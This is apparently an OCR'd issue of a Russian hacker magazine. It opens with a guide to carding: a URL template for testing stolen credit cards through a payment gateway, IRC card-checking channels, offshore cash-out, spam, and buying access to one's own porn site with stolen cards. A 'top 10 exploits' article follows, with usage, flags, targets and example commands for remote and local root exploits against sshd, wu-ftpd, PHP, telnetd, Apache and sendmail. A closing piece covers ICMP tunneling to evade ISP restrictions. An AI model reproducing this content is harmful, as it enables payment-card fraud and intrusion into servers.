Чтобы проверить кредитные карты, можно воспользоваться либо x-логином авториза (www.authorize.net), сформировав урл вида: https://secure.authorize.net/gateway/transact.dll?x_login=x_логин&x_card_num=номер_креды&x_Type=AUTH_ONLY&x_Amount=00.01&x_Exp_Date=эксп.дата_креды. Еще такую проверку можно совершить в IRC, зайдя на каналы #!chk или #ccchk на DALnet (irc.dal.net).



Здесь можно чекать креды

Хостинг и домен

Самый простой способ найти подходящий хостинг под проект - посмотреть, где в основной своей массе хостятся порнушные сайты. Это определяется через обычные whois запросы по имени домену (например, через программу SmartWhois). Конечно же, найденный хостинг не должен быть бесплатным, иначе многие конторы, предоставляющие услуги биллинга для сайтов, откажутся работать по причинам непрестижности. Да и вообще, немногие халявные хостеры дают право на доступ к .htaccess (а он понадобится, так как при помощи именно этого файла разграничивается доступ пользователей к порнухе).

Много порнухи хостится на www.verio.com и cavecreek.net. Есть также сайты, ориентированные на хостинг только порнухи (например, как sexyhost.com). Ни на одном из этих хостеров не нужна креда с cvv, а если и нужна, то можно воспользоваться ботами-генераторами-cvv. Сам домен в принципе можно приобрести у кого угодно, но лучше всего у netsol.com или у проверенной временем buydomains.com. Чем они хороши: эти конторы не особо следят за фраудом. Регнув домен и хостинг, надо заливать контент. Очень важно побыть бета-тестером: проверить весь сайт на работоспособность (линки, везде ли верно прописаны path'ы к графике и т.д.), чтобы потом не было "охов" и "ахов".




Популярный порнохостинг

Поиск и заливка контента


Контент (будущее содержание сайта, т.е. графика и сама порнуха :)) должен выглядеть более или менее приемлемо, чтобы не смущать глаз добропорядочного америкоса, решившего легально (!) регнуться. За контентом можно сбегать на митьку или близлежащий радио-рынок, где необходимо будет приобрести 2-3 компакт-диска соответствующего содержания. Желательно наличие и архива картинок, и самого видео, так как большинство хочет видеть "действия" в движении :).

Если же есть наличие неплохой выделенной линии и бегать куда-то лениво, можно слить весь нужный контент из Интернета. Порник можно взять с TGP (например, с thehun.net) при помощи программы HTTP Weazel (http://www.httpweazel.com/), скачав картинки галер. Еще можно купить доступ к платным порнослужбам и сливать контент уже с них. В плане большого количества хорошего видео можно выделить два сайта: www.realbutts.com и www.adultboucner.com.



Выкачиваем порно

И вот способ как быстро слить и закачать на свой сайт большие видеофайлы. Необходимо наличие shell доступа к какому-нибудь шустрому unix-серверу, где свободного места не меньше нескольких



сот мегабайт. На таком сервере видеопорник размерами 100-200 мегабайт можно перелить буквально за несколько минут, даже если это делает обычный dialup'щик! Просто эти порнофайлы скачиваются через стандартные unix программы вроде: wget или lynx. Потом они заливаются уже на сайт при помощи обычной утилиты ftp. Так экономится просто жуткое количество времени.

После получения контента его нужно будет как-то структурировать. Делать это лучше всего взяв на заметку другие сайты подобного содержания. Самые популярные разделы: teens, hardcore, softcore, lesbians. Внешний вид будущего сайта можно тоже позаимствовать и немного видоизменить.

Регистрация своего биллинга

Биллинг лучше делать в ibill.com или ccbill.com. Но тут появляется проблема: где замутить счет? Ведь просто обналичивать чеки долго и беспонтово, поэтому вопрос решается по-другому. Есть один интересный банк - furezbank.com! Находится юридически в Черногории (оффшорная зона, налогов 0), а с деньгами позволяет совершать всевозможные операции. Что же, лучше делать счет у них. Он активируется в течение 24 часов. Единственная трабла - расчетные операции будут заблокированы до момента получения заполненных документов (что не проблема, можно отправить свое фото в 16 градациях серого, ничего страшного, банку - все равно). По прошествии суток счет будет готов! Далее надо заполнить всю полученную инфу от банка в полях регистрации спонсора (указывать нужно валютный USD-счет). После накопления на счету $100 можно заказать себе креду (ее вышлют курьерской почтой). И уже здесь, в России, не парясь с обналичиванием чеков, ходить и снимать бабло :).



Биллинговая система ibill.com

Теперь установка биллинга у ибила или ссбила (у обоих креды можно вбивать без cvv кода). Надо обязательно указывать ВЕРНЫЙ логин и пароль для доступа к своему хостингу. Почему так? Эти биллинги САМИ настраивают все необходимые скрипты для разграничения доступа пользователей к сайту! Т.е. не придется мучаться и писать свои скрипты. Также в форме необходимо указывать, какие "подписки" будут присутствовать на порносайте (скажем, 1 неделя - $3, месяц - $20 и т.д.). После некоторого периода времени придет письмо об успешной регистрации в системе и извещение о том, что все настройки на хостинге прошли как надо.

Раскрутка и заработок

После того как сайт готов и на нем можно регистрироваться, надо начинать привлекать посетителей. Сайт раскручивается разными способами. Например, можно провести большие спам рассылки. Для этого придется заиметь крупный spamlist. Выторговать его можно в том же IRC в обмен на кредитные карточки. Сами рассылки при наличии спамлиста удобно проводить при помощи программы MailThem (www.mailthem.net) или через специальные скрипты с сервера.

Другой способ раскрутить сайт - замутить у себя отдельную галеру для ТГП с ссылками на свой сайт (или же с поп-ап окном). Это достаточно неплохой способ, но трафика поедает много. Также можно создать у себя рейтинг порносайтов, раскрутить его и тогда уже поместить вверху топ-рейтинга URL своего сайта. Но эти варианты занимают приличное количество времени, а можно по-другому, просто зарегистрироваться в сотнях поисковых систем. Руками это делать необязательно, так как есть специальная программа SubmitWolf (http://www.trellian.com/swolf/). Она сама добавит сайт во многие поисковики.

Если посетителей совсем мало, соответственно покупателей еще меньше или их вообще нету, то существует вариант мошенничества. В данном случае владелец порносайта сам является покупателем: покупается доступ у самого себя к своему же сайту через чужие кредитные карты. Этот способ уже чреват последствиями, так как деньги поступают нелегальным путем, к тому же за большой процент фрауда биллинг просто откажется работать с сайтом.

Хэппи энд

Ну что, начался? Вот так все обычно и происходит. Достаточно большое количество продвинутых российских граждан открывает порносервера в Штатах и честно (или нечестно) зарабатывают себе на жизнь. Некоторые довольствуются сотней $$ в месяц, другие раскручиваются до 5-10 штук $$ постоянного дохода. Новички обычно умудряются зарабатывать на америкосах около 300-500$ чистой прибыли. Т.е. около 1000$ с заказов, минус расходы на поддержку сайта и проценты.



Статья 159. Мошенничество.

1. Мошенничество. Наказывается лишением свободы до трех лет.
2. Мошенничество, совершенное:
а) группой лиц по предварительному сговору;
б) неоднократно;
в) лицом с использованием своего служебного положения;
г) с причинением значительного ущерба гражданину -
Наказывается лишением свободы на срок от двух до шести лет со штрафом в размере до пятидесяти минимальных размеров оплаты труда.
3. Мошенничество, совершенное:
а) организованной группой;
б) в крупном размере;
в) лицом, ранее два или более раза судимым за хищение либо вымогательство -
Наказывается лишением свободы на срок от пяти до десяти лет с конфискацией имущества или без таковой.

Статья 242. Незаконное распространение порнографическихматериалов или предметов.

Наказываются лишением свободы на срок до двух лет.

Взлом

TOP 10 EXPLOITS

Ares (ares2000@hotbox.ru)

TOP 10 EXPLOITS

Самые популярные и разрушительные эксплойты последнего времени!

Обычная ситуация: читаешь свежий багтрак, напротив сообщения об очередном переполнении, линк на эксплойт к оному. Эксплойтов существует великое множество, но далеко не каждый имеет такую разрушительную силу (remote/local root access) и огромное количество подверженных уязвимости жертв. Как раз о таких мы и поговорим далее. Кстати, для remote эксплойтов «крутостью» является не обязательно root доступ, а просто возможность получения шелла с любыми правами. Далее они могут быть подняты уже при помощи других локальных эксплойтов. Начнем представлять наш смертельный набор, эксплойт за эксплойтом :)… Скачать их можно с www.xakep.ru.

1. x2. Очень популярный эксплойт к sshd сервису. Одно время был гордостью трейдеров, а уж они чего только не делали: создавали x3 и x4 и т.д., отличавшиеся списком target'ов, добавляли сканер на уязвимые ssh серверы.

```
[root@www zl0]#./x2
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)

Usage: sshd-exploit -t# <options> host [port]
Options:
        -t num (mandatory)  defines target, use 0 for target list
        -X string           skips certain stages
[root@www zl0]#
```

Помимо самого бинарника, с ним идет файл targets, содержащий готовый набор offset'ов для различных версий sshd. Их можно легко добавлять самому (принцип добавления можно посмотреть на основе уже готовых офсетов). Просмотреть список доступных target'ов можно по команде:

```
[root@www zl0]#./x2 -t 0

SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)

Targets:
( 1)    Small - SSH-1.5-1.2.24
( 2)    Small - SSH-1.5-1.2.25
( 3)    Small - SSH-1.5-1.2.26
...

Example: [root@www zl0]#./x2 -t 1 123.123.123.123
```


Эксплойт работает только на Linux, хотя ходят слухи, что существует версия, работающая на *BSD системах. Когда будешь его использовать, не обольщайся: он будет работать на любом сервере, но на одном может пройти, а на втором после продолжительного bruteforce'а обломаться.

2. 7350wurm. Удаленный root эксплойт для 34 различных версий wu-ftp демона под разные дистрибутивы Linux. Именно из-за него произошел небольшой скандал между TESO и PacketStormSecurity (после этого был подвержен DDoS атаке, TESO не взял на себя ответственность =)). Дело в том, что этот приватный эксплойт был выложен на сайте пакетсторма, но в нем плюс к этому содержался backdoor.

```
[root@www zl0]# ./7350wurm
7350wurm - x86/linux wuftpd <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy.net !).
Compiled for MnM 01/12/2001..pr0t!

usage: ./7350wurm [-h] [-v] [-a] [-D] [-m]
        [-t <num>] [-u <user>] [-p <pass>] [-d host]
        [-L <retloc>] [-A <retaddr>]

[root@www zl0]#
```



Поломанный сервер

Линки к статье

http://www.security.nnov.ru
http://www.securitylab.ru
http://www.securityfocus.com
http://www.packetstormsecurity.org
http://www.team-teso.net

Ключ -a включает автоматический режим, target будет выбран исходя из сервисного баннера, список доступных target'ов можно посмотреть, указав ключ -t 0. Ключи -u & -p используются для указания user/pass при логине к фтп (стандартно анонимное соединение). -v и -D используются для вывода дополнительной информации во время работы эксплойта. Атакуемый сервер указывается после параметра -d.

```
Example: [root@www zl0]#./7350wurm -t 1 -d 123.123.123.123
```

3. 7350fun. PHP remote exploit, дает права httpd процесса, часто встречается nobody, но, как было сказано выше, это не беда. Работает отлично, но нужно грузить с быстрого шелла, так как брутфорс иногда затягивается надолго. Рассмотрим подробней:

```
[root@www zl0]# ./7350fun
7350fun - x86/linux mod_php v4.0.2rc1-v4.0.7RC2 remote exploit
by lorian.
usage: ./7350fun [options] <hostname> <php-file>
Options:
  -c          check exploitability only, do not exploit
  -n          no check mode
  -s start    bruteforce start (top)
  -t target   choose target
              (1) PHP v4.0.2rc1-v4.0.5
              (2) PHP v4.0.6-v4.0.7RC2
[root@www zl0]#
```

Для эксплойтинга нам понадобится уязвимый хост, помимо этого обязательно присутствие любого *.php файла на сервере, который мы должны ввести в качестве параметра (также допустимы php скрипты - *.phtml).



NEXT

Чистота и здоровье кожи... с каждой каплей

Clearskin Clearasil

товар сертифицирован

Гель для умывания Клерасил Комплит 3 в 1

При ежедневном использовании устраняет три основные причины появления прыщей. Очищает, открывает поры, уничтожает бактерии. У тебя чистая и здоровая кожа.




BOOTS HEALTHCARE INTERNATIONAL

Средства для предотвращения угревой сыпи






Очищающий гель для тела | Увлажняющая эмульсия | Гель для умывания | Гель для умывания для чувствительной кожи | Очищающий лосьон для жирной кожи | Очищающий лосьон для чувствительной кожи | Очищающие салфетки





Крем бесцветный | Крем тональный | Лосьон с шариковым аппликатором

Средства для лечения угревой сыпи



www.clearasil.ru

Взлом

TOP 10 EXPLOITS

Ares (ares2000@hotbox.ru)

Example: [root@www zl0]#./7350fun -t 2 www.host.com index.php

С параметрами все должно быть ясно. Единственное, уделю внимание параметру -s, при удачном взломе запомни, по какому адресу у тебя сработал эксплойт, и в следующий раз (частенько случайно нажимается ctrl+c), указав его в данном параметре, сразу получишь шелл на удаленном сервере.

4. 7350854. Удаленный root эксплойт для telnetd в некоторых *BSD системах (FreeBSD 3.1, 4.0-REL, 4.2-REL, 4.3-BETA, 4.3-STABLE, 4.3-RELEASE; NetBSD 1.5; BSDI BSD/OS 4.1).

```
[root@www zl0]# ./7350854
7350854 - x86/bsd telnetd remote root exploit
Usage: ./7350854 [-n <num>] [-c] [-f] <ip>
-n num  number of populators, for testing purposes
-c      check exploitability only, do not exploit
-f      force mode, override check results
```

Example: [root@www zl0]#./7350854 123.123.123.123

Если эксплойт отказывается работать, ссылаясь на неуязвимость сервера, можно использовать ключ -f, с которым будет произведена попытка эксплойтинга в любом случае. Желательно запускать эксплойт с быстрого шелла, потому что в ходе работы он посылает 16/32mb трафика на удаленную машину.

5. ptrace. Linux kernel 2.4.* local root exploit. Очень прост в использовании. Достаточно запустить его, остальное он сделает сам. Есть один нюанс, для работы нужно иметь нормальный tty shell (пройти авторизацию на сервере через telnet/ssh сервисы), в противном случае работать он не будет.

6. iosmash. stdio kernel bug во всех версиях FreeBSD до 4.5-RELEASE (включая). Позволяет непривилегированному пользователю получить local root доступ. Как и предыдущий эксплойт, требует только запуска, после чего выполняем команду «su snosoft», вводим пароль «MASS OAT ROLL TOOL AGO CAM», ну и, наконец, «su root», пароль вводим тот же.

```
Example: >./iosmash
  Adding phased:
  <--- HIT CTRL-C --->
  > su
  s/key 98 snosoft2
  Password:MASS OAT ROLL TOOL AGO CAM
  > su root
  Password:MASS OAT ROLL TOOL AGO CAM
  #
```

После этого получаем root'a.

7. Вот подобрались и к SunOs'y. Представляем SunOs 5.7 telnetd remote root exploit.

```
[root@www zl0]# ./sunos
Solaris /bin/login array mismangement exploit by
morgan@sexter.com
usage: ./sunos <host>
    -r <return address>
    -l <return location>
    -p <port>
    -t <target number>
    -e [for local /bin/login execution mode check for +s]
    ./sunos -e <options> | /bin/login
    -b brute force mode
targets are...
      0) SunOS 5.7... local
      1) SunOS 5.7... remote
      2) SunOS 5,7... remote 2
[root@www zl0]#
```

Example: [root@www zl0]# ./sunos -p 23 -t 1 123.123.123.123

Если с target 1 не удалось эксплойтировать хост, попробуй target 2. Он использует уже другой адрес возврата.

8. ftp рутали, ssh, php тоже, telnetd подавно... добрались до sendmail'a. Это замечательный local root exploit под sendmail версии 8.11.* (кроме 8.11.6).

```
[root@www zl0]# ./sxp  -h
./sxp [command] [options]
-h    this help
-d    specify depth of analysis (default=32)
-o    change offset (default = -32000)
-v    specify victim (default /usr/sbin/sendmail)
-t    specify temp directory (default /tmp/.sxp)
-b    enables bruteforce (WARNING: this may take about 20-30 minutes!)
```

Для работы требует обычного запуска, с дефолтовым оффсетом работает на rh7.0, rh7.1, suse7.2, slackware 8.0, для остальных используем ключ -b (bruteforce). Бывает, что админ меняет обычное название sendmail, например, на /usr/sbin/sendmail.replaced. Если это так, то добавляем ключ -v и указываем путь к файлу.

9. apache-nosejob. *BSD remote Apache exploit. Этот эксплойт по праву можно назвать эксплойтом лета, его релиз шокировал огромное количество людей. Такие вещи обычно максимально долго держатся в узких кругах, но GOBBLES решили предоставить его публике. Уязвимости подвержены только некоторые версии из *BSD, но, несмотря на это, таких серверов огромное количество.

```
[root@www zl0]# ./apache-nosejob
GOBBLES Security Labs            - apache-nosejob.c

Usage: ./apache-nosejob <-switches> -h host[:80]
  -h host[:port]     Host to penetrate
  -t #               Target id.
  Bruteforcing options (all required, unless -o is used!):
  -o char            Default values for the following OSes
                     (f)reebsd, (o)penbsd, (n)etbsd
  -b 0x12345678      Base address used for bruteforce
                     Try 0x80000/obsd, 0x80a0000/fbsd,
0x080e0000/nbsd.
  -d -nnn            memcpy() delta between s1 and
addr to overwrite
                     Try -146/obsd, -150/fbsd, -90/nbsd.
  -z #     Numbers of time to repeat \0 in the buffer
           Try 36 for openbsd/freebsd and 42 for netbsd
  -r #     Number of times to repeat retadd in the buffer
           Try 6 for openbsd/freebsd and 5 for netbsd
Example: [root@www zl0]# ./apache-nosejob -p
123.123.123.123 -o f
```

Запасись терпением, процесс брутания занимает приличное количество времени.

10. В завершение маленький OpenBSD 3.0 local root exploit. Запусти и дождись следующего запуска /etc/daily, после этого /bin/sh будет с suid bit'ом.

Теперь ты имеешь набор отличных эксплойтов, которые могут помочь тебе в получении/повышении доступа на удаленном сервере. Но не стоит этим постоянно злоупотреблять, ломая все и вся. Так можно и дорваться, а потом и по голове получить. Поэтому перед взломами серверов хорошо подумай, а надо ли тебе это? Ведь еще есть 272-274 статьи :).

Косякин Антон (deil@real.xakep.ru)

ХАЛЯВНЫЙ ИНТЕРНЕТ: X-PROXY

"Мам, дай денег на Инет, а?" Тебе, случаем, это не знакомо? О-ох, ну естественно, как я мог сомневаться :). Так вот, вполне возможно, что после прочтения этой статьи тебе более не придется говорить таких слов, одновременно с этим делая ангельское лицо и невинную улыбку :). Как это ни странно, но в осуществлении цели по добыче халявного Инета тебе помогут… сами провайдеры. Однако оговорюсь - никакого криминала, давления на психику и прочего в данном способе нет. Все абсолютно законно и легально. Интересно, правда?

Кратко о технологии

Большинство провайдеров предоставляют на халяву гостевой доступ. Т.е. они дают тебе доступ в Интернет, однако сильно ограничивают тебя, иногда даже позволяют посещать только их собственный сайт. Но, как говорится, нет худа без добра: иногда случается так, что возможность пинговать произвольный IP-адрес остается (провайдер не обрубает ICMP-пакеты). Вот здесь-то и кроется их главная ошибка: что нам мешает передавать в ICMP-пакетах свои данные? Правильно - ничего :). Возникает только одна проблема - техническая реализация данной задумки. Однако не все так призрачно и туманно, как может показаться на первый взгляд: нашлись люди, которые напряглись и сделали все за нас. Как ты уже, наверное, догадался, далее пойдет рассказ о некой программе, которая поможет нам использовать оплошность админов провайдера :). Называется она X-Proxy. Скачать можно с www.xakep.ru.

Как все устроено. Для начала тебе понадобится доступ на компьютер с полноценным доступом в Интернет и Windows'ом. Как добыть такой доступ: спрашивай друзей, пытайся ломать сайты, но я не смогу помочь, ты уж извини :). Если все присутствует, то дело за малым - настроить программу. Работать с программой просто: ты устанавливаешь на сервере серверную часть X-Proxy, а клиентскую у себя. Далее следует быстрый процесс конфигурирования и собственно наслаждение результатами. Принцип работы данного ICMP-прокси заключается в следующем: клиентская часть открывает на прослушивание заданный порт, а ты в это время во всех своих браузерах и прочих программах выставляешь опцию "использовать прокси", задав локальный IP и нужный порт. Допустим, ты используешь IE и хочешь зайти на некоторую страничку. Твой браузер подключается к нашему клиенту, говорит ему, какой урл нужно загрузить. Клиент, в свою очередь, формирует ICMP-пакет (в заголовок которого прописывается команда ICMP_ECHOREPLY - ответ на пинг), записывает туда запрос браузера, а потом отсылает его серверу. Сервер, получив этот пакет, читает оттуда запрос и уже перенаправляет его на другую прокси, но уже не наш, а на обычный. Получив ответ от этой прокси, сервер сохраняет все полученные данные в новый ICMP-пакет и отправляет его клиенту, который, в свою очередь, отдает все данные браузеру. И так далее, пока IE не попросит разорвать соединение. Понимаю, запутанно, зато работает :). В итоге провайдер думает, что ты от безысходности решил пропинговать какого-то бедолагу, а ты - наслаждаешься. Итак, с теорией покончили. Перейдем к практике. Добыв X-Proxy и распаковав архив, в каталоге bin ты увидишь два конфига и три exe'шника. Несложно догадаться, что client.conf - конфиг клиента, x-proxy_c.exe - сам клиент, config.exe - конфигуратор, а остальное относится к серверу.

Конфигурация

Запускаем config.exe. Он задает несколько вопросов. Client name - уникальное имя, которым ты хочешь обозвать свою копию клиента. Вводи любое, но не очень длинное. Server IP address - IP-адрес компьютера, на котором установлена серверная часть X-Proxy, Server password - пароль к серверу. Изначально он - globalmind, однако его можно сменить (для этого нужно перекомпилировать сервер, изначально подредактировав исходный код). Proxy IP address - IP-адрес прокси-сервера, на который будут перенаправляться все запросы (можешь поискать на www.void.ru или где-нибудь еще). Proxy port - порт, на котором висит прокси. Обычно 8080. Все, конфигурация завершена. Конфигуратор обновил файлы *.conf, и X-Proxy готов к работе. Теперь проставь в браузере, чтобы он использовал проксю. Установи адрес хоста localhost, а порт 8080.

Сервер

Запускаем на удаленной машине x-proxy_s.exe. Появляется небольшое окошко (консоль), в котором отображается весь процесс работы сервера. При запуске в нем выводится текущее время и краткая информация о серверной части - текущая версия (на данный момент - 0.2.2), поддерживаемый протокол (0.2) и куча не нужной тебе информации.




Взлом

ХАЛЯВНЫЙ ИНТЕРНЕТ: X-PROXY

Косякин Антон (deil@real.xakep.ru)





Окно сервера

Если вдруг при загрузке случится ошибка - ты об этом узнаешь первый :). Изначально сервер поддерживал работу только с одним клиентом, однако в текущей версии количество одновременно обслуживаемых пользователей задается на этапе компиляции. По умолчанию их 50 :]. Однако каждый пользователь может "подключаться" только к одному прокси.
Аналогично с сервером, после

Клиент

запуска файла появляется небольшое окошко, в котором отображается краткое информация о клиенте. Сразу же после запуска клиент пытается установить связь с сервером и выводит информацию о нем - имя/e-mail админа :), приветствие и количество текущих пользователей на сервере.

Далее локально открывается порт 8080, на который ожидаются запросы от браузеров/мейлеров и других программ. При получении такого запроса клиент логинится на сервер, посылая ему пароль и свое имя. Если пароль не верен (или сервер перегружен) - выводится соответствующее сообщение. По мере отправки/получения данных в окошке клиента будет выводится множество бессмысленных для тебя слов. Не пугайся, это нормально :). Все запросы помещаются в буфер и обрабатываются последовательно, так что если их будет очень много (или коннект будет довольно слабым), возможны небольшие сбои =\. От себя добавлю: в результате долгого тестирования и отлаживания был выставлен наиболее оптимальный, по мнению автора программы, размер буфера. Однако в результате этого скорость передачи данных немного упала :(. Не стоит также забывать, что программа еще довольно сырая, так что возможны некоторые ошибки при пересылке данных :(.


P.S. Как видишь, даже провайдеры ошибаются, иногда не подозревая, как такие люди, как мы, могут использовать промахи. Кстати, я в начале статьи не зря употребил "вполне возможно": даже если ты найдешь такого провайдера (их все-таки мало :(), данная система может не сработать из-за низкого качества связи (иногда очень большое число пакетов теряется, а ICMP - это не TCP, здесь обработки ошибок нет). Однако есть надежда, что в последующих версиях X-Proxy данная проблема будет устранена. Как говорится - наука требует жертв! :). Так что не расстраивайся, если что-то пошло не так: в нашей жизни такое сплошь и рядом, и не стоит вешать нос. Удачи тебе!



Дополнения от редактора

Если следовать статье, то при помощи X-Proxy ты сможешь пользоваться только HTTP и FTP протоколами. Понятно, что такие ограничения неприятны. Появляются мысли: а как же ICQ, IRC? А все просто! При настройке X-Proxy в серверных параметрах поставь, чтобы редирект был не на обычный proxy, а на socks. Тогда ты сможешь пользоваться любой программой, поддерживающей socks, а таких очень много :).

И еще. Это реализация под Win платформу, так что, если ты любитель Unix систем, то зайди на этот сайт: http://www.detached.net/icmptunnel/



X-Proxy за работой

Код доступа: РАЙ_

"КОД ДОСТУПА: РАЙ" ОТНОСИТСЯ К ИГРАМ, НАХОДЯЩИМСЯ НА СТЫКЕ ЖАНРОВ ПОШАГОВОЙ СТРАТЕГИИ И PRG. ДЕЙСТВИЕ ИГРЫ РАЗВОРАЧИВАЕТСЯ В МИРЕ КИБЕРПАНКА И HI-TECH



МИР ТЕХНИЧЕСКОЙ ЦИВИЛИЗАЦИИ БУДУЩЕГО. НАСЕЛЕНИЕ ПЛАНЕТЫ КОНТРОЛИРУЕТСЯ ЦЕНТРАЛЬНЫМ КОМПЬЮТЕРОМ. ЛЮДИ СЧАСТЛИВЫ. ОНИ ПОЛУЧИЛИ ВСЕ, О ЧЕМ МЕЧТАЛИ. ТЕПЕРЬ ИХ ЖИЗНЬ - ЭТО ЧЕРЕДА ВИРТУАЛЬНЫХ УДОВОЛЬСТВИЙ, КОТОРЫЕ ПОЛНОСТЬЮ ЗАМЕНЯЮТ РЕАЛЬНУЮ ЖИЗНЬ.

ГЛАВНЫЙ ГЕРОЙ - МОЛОДОЙ ХАКЕР. ОДНАЖДЫ, ПУТЕШЕСТВУЯ ПО КИБЕРПРОСТРАНСТВУ, ОН ПРОНИКАЕТ В СЕКРЕТНУЮ ЗОНУ И ПЕРЕХВАТЫВАЕТ СЕРИЮ СТРАННЫХ ПАКЕТОВ ДАННЫХ. ХАКЕР УСПЕВАЕТ СКОПИРОВАТЬ ПОЛУЧЕННУЮ ИНФОРМАЦИЮ, НО СРАБАТЫВАЕТ СИСТЕМА ЗАЩИТЫ. УЖЕ ЧЕРЕЗ НЕСКОЛЬКО МИНУТ РАЗДАЕТСЯ ВОЙ ПОЛИЦЕЙСКИХ СИРЕН. ЗА НИМ СЛЕДУЕТ УДАР В ДВЕРЬ И НАСТОЙЧИВОЕ ТРЕБОВАНИЕ ЕЕ ОТКРЫТЬ...



ИНФОРМАЦИОННАЯ ПОДДЕРЖКА







По вопросам оптовых закупок: обращаться по тел. (095)111 5156, 111 5440, e-mail: sales@buka.ru

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Как установить атрибут исполняемости? Я хочу забомбить счетчик на сайте.

